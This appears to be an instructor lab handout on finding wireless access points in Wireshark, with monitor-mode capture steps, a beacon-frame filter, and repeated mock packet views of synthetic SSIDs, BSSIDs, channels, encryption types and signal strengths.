- Short table: BSSID | ESSID | Channel | Encryption | RSSI (example: -42 dBm).

Procedure

1. Open Wireshark and select your wireless interface (e.g., wlan0).
2. Start capturing packets in monitor mode.
3. Use display filter 'wlan.fc.type_subtype == 8' to view Beacon frames.
4. Observe SSID, BSSID, Channel, and Signal Strength of detected access points.
5. Stop capture and save it as 'ap_discovery.pcap'.
6. Identify different encryption methods (Open, WPA2, WPA3) in the captured frames.

This instructor handout provides annotated reference images and a sample capture file for demonstrating wireless AP discovery in Wireshark. It uses synthetic, classroom-safe data.

Wireshark — Beacon Frame List (Mock View)

No.	Time	Source (BSSID)	Channel	Signal	Encryption	SSID
1	00:00.000	00:11:22:33:44:55	6	-42 dBm	OPEN	LabNet-Open
2	00:00.450	00:16:3e:aa:bb:01	11	-55 dBm	WPA2	CS_Lab_WPA2
3	00:01.200	00:18:de:ff:cc:02	1	-30 dBm	WPA3	Research-WPA3

Packet Details (decoded):

- ① BSSID:
00:11:22:33:44:55 (OUI: 00:11:22 vendor mock)
- ② SSID:
LabNet-Open (visible in SSID tag)
- ③ RSN/WPA:
RSN IE present for WPA2/WPA3 entries; shows cipher suites and AKM
- ④ Channel:
DS Parameter Set indicates channel (e.g., 6)
- ⑤ Signal:
Radiotap: dBm Antenna Signal = -42 dBm (quality estimate)

☐ 1. BSSID / Source MAC (present in beacon header)
☐ 2. SSID (Tagged parameter in beacon)
☐ 3. RSN/WPA information element (security)
☐ 4. Channel (DS Parameter Set)
☐ 5. Signal strength (Radiotap dBm Antenna Signal)

Radiotap Header: dBm Antenna Signal: -42 dBm

IEEE 802.11 Beacon Frame

Frame Control: Type=Management, Subtype=Beacon

Address 1 (DA): ff:ff:ff:ff:ff:ff

Address 2 (SA/BSSID): 00:11:22:33:44:55 ← BSSID

Tagged parameters: SSID (LabNet-Open) ← SSID

DS Parameter Set: Current Channel: 6 ← Channel

RSN Information (if present) ← RSN

Key Fields Highlighted: BSSID, SSID, RSN, Channel, Signal Strength

Wireshark — RSN Detail (Mock View)

No.	Time	Source (BSSID)	Channel	Signal	Encryption	SSID
1	00:00.000	00:11:22:33:44:55	6	-42 dBm	OPN	LabNet-Open
2	00:00.450	00:16:3e:aa:bb:01	11	-55 dBm	WPA2	C5_Lab_WPA2

Packet Details (decoded):

- 1 BSSID:
00:11:22:33:44:55 (OUI: 00:11:22 vendor mock)
- 2 SSID:
LabNet-Open (visible in SSID tag)
- 3 RSN/WPA:
RSN IE present for WPA2/WPA3 entries; shows cipher suites and AKM

☐ 1. BSSID / Source MAC (present in beacon header)
☐ 2. SSID (Tagged parameter in beacon)
☐ 3. RSN/WPA information element (security)
☐ 4. Channel (DS Parameter Set)
☐ 5. Signal strength (Radiotap dBm Antenna Signal)

Radiotap Header: dBm Antenna Signal: -42 dBm

IEEE 802.11 Beacon Frame

Frame Control: Type=Management, Subtype=Beacon

Address 1 (DA): ff:ff:ff:ff:ff:ff

Address 2 (SA/BSSID): 00:11:22:33:44:55 <-- BSSID

Tagged parameters: SSID (LabNet-Open) <-- SSID

DS Parameter Set: Current Channel: 6 <-- Channel

RSN Information (if present) <-- RSN

Key Fields Highlighted: BSSID, SSID, RSN, Channel, Signal Strength

Wireshark — Probe Response / Beacon (Mock View)

No.	Time	Source (BSSID)	Channel	Signal	Encryption	SSID
1	00:00.000	00:11:22:33:44:55	6	-42 dBm	OPN	LabNet-Open
2	00:00.450	00:16:3e:aa:bb:01	11	-55 dBm	WPA2	C5_Lab_WPA2
3	00:01.200	00:18:de:ff:cc:02	1	-30 dBm	WPA3	Research-WPA3

Packet Details (decoded):

- 1 BSSID:
00:11:22:33:44:55 (OUI: 00:11:22 vendor mock)
- 2 SSID:
LabNet-Open (visible in SSID tag)
- 3 RSN/WPA:
RSN IE present for WPA2/WPA3 entries; shows cipher suites and AKM
- 4 Channel:
DS Parameter Set indicates channel (e.g., 6)
- 5 Signal:
Radiotap: dBm Antenna Signal = -42 dBm (quality estimate)

☐ 1. BSSID / Source MAC (present in beacon header)
☐ 2. SSID (Tagged parameter in beacon)
☐ 3. RSN/WPA information element (security)
☐ 4. Channel (DS Parameter Set)
☐ 5. Signal strength (Radiotap dBm Antenna Signal)

Radiotap Header: dBm Antenna Signal: -42 dBm

IEEE 802.11 Beacon Frame

Frame Control: Type=Management, Subtype=Beacon

Address 1 (DA): ff:ff:ff:ff:ff:ff

Address 2 (SA/BSSID): 00:11:22:33:44:55 <-- BSSID

Tagged parameters: SSID (LabNet-Open) <-- SSID

DS Parameter Set: Current Channel: 6 <-- Channel

RSN Information (if present) <-- RSN

Key Fields Highlighted: BSSID, SSID, RSN, Channel, Signal Strength

Aim: Discover Wireless Access Points in Wireless Networks

Wireshark — Radiotap Signal (Mock View)						
No.	Time	Source (BSSID)	Channel	Signal	Encryption	SSID
1	00:00.000	00:11:22:33:44:55	6	-42 dBm	OPN	LabNet-Open
2	00:00.450	00:16:3e:aa:bb:01	11	-55 dBm	WPA2	CS_Lab_WPA2
3	00:01.200	00:18:de:ff:cc:02	1	-30 dBm	WPA3	Research-WPA3

Packet Details (decoded):

- 1 BSSID:
00:11:22:33:44:55 (OUI: 00:11:22 vendor mock)
- 2 SSID:
LabNet-Open (visible in SSID tag)
- 3 RSN/WPA:
RSN IE present for WPA2/WPA3 entries; shows cipher suites and AKM
- 4 Channel:
DS Parameter Set indicates channel (e.g., 6)
- 5 Signal:
Radiotap: dBm Antenna Signal = -42 dBm (quality estimate)

☐ 1. BSSID / Source MAC (present in beacon header)
☐ 2. SSID (Tagged parameter in beacon)
☐ 3. RSN/WPA information element (security)
☐ 4. Channel (DS Parameter Set)
☒ 5. Signal strength (Radiotap dBm Antenna Signal)

Radiotap Header: dBm Antenna Signal: -42 dBm

IEEE 802.11 Beacon Frame

Frame Control: Type=Management, Subtype=Beacon

Address 1 (DA): ff:ff:ff:ff:ff:ff

Address 2 (SA/BSSID): 00:11:22:33:44:55 <-- BSSID

Tagged parameters: SSID (LabNet-Open) <-- SSID

DS Parameter Set: Current Channel: 6 <-- Channel

RSN Information (if present) <-- RSN

Key Fields Highlighted: BSSID, SSID, RSN, Channel, Signal Strength

Sample Capture File

`sample\_ap\_capture\_placeholder.pcap` is a minimal placeholder capture for instructors.

Run the provided `generate\_synthetic\_beacon\_pcap.py` script on a system with Scapy to create a full synthetic 802.11 beacon capture.

